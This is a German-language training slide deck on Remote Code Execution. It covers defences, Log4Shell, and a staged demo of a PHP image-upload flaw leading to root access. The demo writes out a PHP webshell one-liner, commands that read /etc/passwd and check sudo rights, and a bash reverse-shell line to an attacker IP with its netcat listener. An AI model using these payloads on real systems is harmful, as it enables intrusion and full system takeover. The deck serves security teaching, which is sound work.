CloudCommand

Cyber Security

CloudCommand GmbH chr.schumacher@gmx.tm

CloudCommand GmbH chr.schumacher@gmx.tm

AGENDA

01 Die Idee

02 Beispiel RCE

03 RCE Typen

01
Die Idee

Remote Code Execution

Erklärung des Begriffs:

RCE bedeutet, wenn eine Anwendung Eingaben eines Benutzers ohne ausreichende Validierung oder Filterung an einen Interpreter, Compiler oder Befehlskontext weiterleitet.

Wird mit dieser Benutzereingabe ausführbarer Code übermittelt (injiziert) und mit aus der Ferne kontrollierbaren Parametern ausgeführt, spricht man von Remote Code Execution.

Remote Code Execution

- Wörtlich “Fern Code Ausführung”
- Theoretisch führt jeder Webseitenaufruf Code auf der Serverseite aus.
- Gemeint ist jedoch, dass wir den Code frei wählen und gezielt auf das Ziel übertragen.
- Das Ausführen sollte auch nicht Teil der geplanten Funktionalität des Programms/Servers sein, den man angreift.

Folgen/Bedeutung

- RCE ist in gewisser Hinsicht der Heilige Gral der Schwachstellen
- Mehr als beliebigen Code auf dem Zielsystem ausführen ist im Allgemeinen nicht möglich.
- Erlaubt im schlimmsten Falls das verwischen der Spuren und unerkanntes Verbleiben auf dem System.

Schutzmaßnahmen

Präventive Maßnahmen:

- Input-Validierung und -Filterung („Whitelisting“ statt Blacklisting)
- Verzicht auf gefährliche Funktionen wie eval() oder system()
- Isolierung und Sandboxen (z. B. Container, chroot, AppArmor, SELinux)
- Patch-Management und regelmäßige Aktualisierung von Softwarekomponenten
- Least-Privilege-Prinzip für ausführende Prozesse und Accounts

Schutzmaßnahmen

Detektion & Reaktion:

- Einsatz von Web Application Firewalls (WAF) und Intrusion Detection Systemen
- Log-Monitoring und SIEM-Lösungen zur frühzeitigen Erkennung ungewöhnlicher Aktivitäten
- Incident Response Playbooks für den Fall eines RCE-Vorfalls
- Code Audits und automatisierte Sicherheitstests (SAST/DAST/Fuzzing)

02
Beispiel RCE

Bekanntes Beispiel

- SQL Injection ist eine schwache Form der RCE
- Wir führen beliebigen SQL Code auf der Datenbank aus
- Oft ist aber noch eine weitere Schwachstelle nötig um auf das ganze System zugreifen zu können.

Beispiel 1: Log4Shell

- Bekannte Logging Bibliothek für Java Programmiersprache
- Bei fehlerhafter, aber extrem weit verbreiteter Konfiguration angreifbar
- Log Nachrichten die der Nutzer beeinflussen kann, z.B. Chat Nachrichten werden nicht korrekt bereinigt
- JNDI ist eine Java Api zum Verzeichnis- und Namens Zugriff -> erlaubt betriebssystem unabhängigen Zugriff auf z.B. Dateisysteme
- Kann in Log Nachrichten vorkommen und wird dann ausgeführt
- Eine Option ist der Zugriff auf einen LDAP Server
- Angreifer kann also einen Download von einem beliebigen LDAP Server auslösen der dann ausgeführt wird
- Damit hat er RCE erreicht und kann das System übernehmen

Beispiel 2:
konstruiertes Szenario zur Demonstration

Szenario:

Ein Unternehmen betreibt eine einfache Bildergalerie mit PHP.
Nutzer können Bilder hochladen, die dann unter `/uploads/` öffentlich verfügbar sind.
Es gibt keine Prüfung auf Dateitypen oder Inhalte,
sondern lediglich eine Überprüfung auf .jpg im Dateinamen!

Beispiel 2:
konstruiertes Szenario zur Demonstration

Schritt 1 - Reconnaissance:

- Der Angreifer findet das Upload-Formular:

```
http://beispieldomaene.de/upload.php
```

Beispiel 2:
konstruiertes Szenario zur Demonstration

Schritt 2 – Manipulierter Upload:

- Der Angreifer lädt eine Datei mit folgendem Inhalt hoch
  (Tarnung als Bilddatei, jpg als Dateierweiterung):

  Dateiname: „shell.php.png“

  Inhalt: `<?php system($_GET['cmd']); ?>`

  Da nur der Dateiname, aber nicht der Inhalt geprüft wird, wird die Datei angenommen und gespeichert.

Beispiel 2:
konstruiertes Szenario zur Demonstration

Schritt 3 - RCE über Webshell:

Die Datei ist nun öffentlich abrufbar:

```
http://beispieldomaene.de/uploads/shell.php.jpg?cmd=whoami
```

Ergebnis: `www-data`

Beispiel 2:
konstruiertes Szenario zur Demonstration

Schritt 4 - Privilege Escalation:

Der Angreifer testet weitere Befehle, z.B.:

```
cmd=uname -a
cmd=cat /etc/passwd
cmd=sudo -l
```

Beispiel 2:
konstruiertes Szenario zur Demonstration

Schritt 4 - Privilege Escalation:

- Dabei entdeckt er nun, dass das `backup.sh`-Skript mit Root-Rechten regelmäßig ausgeführt wird
  und ein Verzeichnis aus `/tmp/` referenziert.

Beispiel 2:
konstruiertes Szenario zur Demonstration

Schritt 4 - Privilege Escalation:

- Er platziert eine Reverse Shell in genau dieses Verzeichnis:

```
cmd=echo 'bash -i >& /dev/tcp/192.168.11.204/4444 0>&1' > /tmp/backup.sh
```

Beispiel 2:
konstruiertes Szenario zur Demonstration

Schritt 5 - Remote Root Access:

- Nach kurzer Zeit verbindet sich das System zurück zum Angreifer:

```
nc -lvnp 4444
```

Ergebnis:

```
root@rechnername:/# id
uid=0(root) gid=0(root) groups=0(root)
```


03
RCE Typen

Kommando Injection

- Die Basis Form des RCE
- Das Programm nutzt an einer Stelle eine Funktion die direkt Kommandos auf dem System ausführt
- Die Eingabe ist nicht ausreichend gesichert/gereinigt
- Durch cleveres Manipulieren der Eingabe kann ein Angreifer ein beliebiges Kommando absenden

Deserialisierung

- Wenn Computer untereinander kommunizieren, werden Objekte (wie Konfigurationen oder Daten) oft serialisiert
- Serialisierung ist der Prozess aus einem Objekt ein Paket zu schnüren das von der Gegenseite wieder zu dem Original Objekt gemacht werden kann
- Bei der Deserialisierung können aber Probleme auftauchen wenn das Paket vom Angreifer manipuliert werden kann
- Oft wird der Inhalt nicht geprüft und kann so potenziell zu einem RCE führen
- Viele Serialisierung/Deserialisierung Bibliotheken warnen vor der Nutzung mit unverifizierten User Input
    - Beispiel aus der Python Library pickle:



Warning: The `pickle` module **is not secure**. Only unpickle data you trust.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.

Consider signing data with `hmac` if you need to ensure that it has not been tampered with.

Safer serialization formats such as `json` may be more appropriate if you are processing untrusted data. See Comparison with json.

Buffer/Out-of-Bounds

- Ein komplexer Schwachstellen Typ
- Manche Funktionen in Programmiersprachen sind extrem flexibel in ihrer Nutzung und erlauben den direkten Zugriff auf Systemspeicher
- Clever formulierte Anfragen können über den gedachten Bereich hinaus schreiben
- In manchen fällen ist es so möglich in den Teil des Speicher zu schreiben in dem das Programm liegt
- So kann man quasi direkt die nächste Anweisung setzen und damit zu einer anderen speicheradresse springen die den eigenen Code enthält

DANKE!

Gibt es noch Fragen?

CloudCommand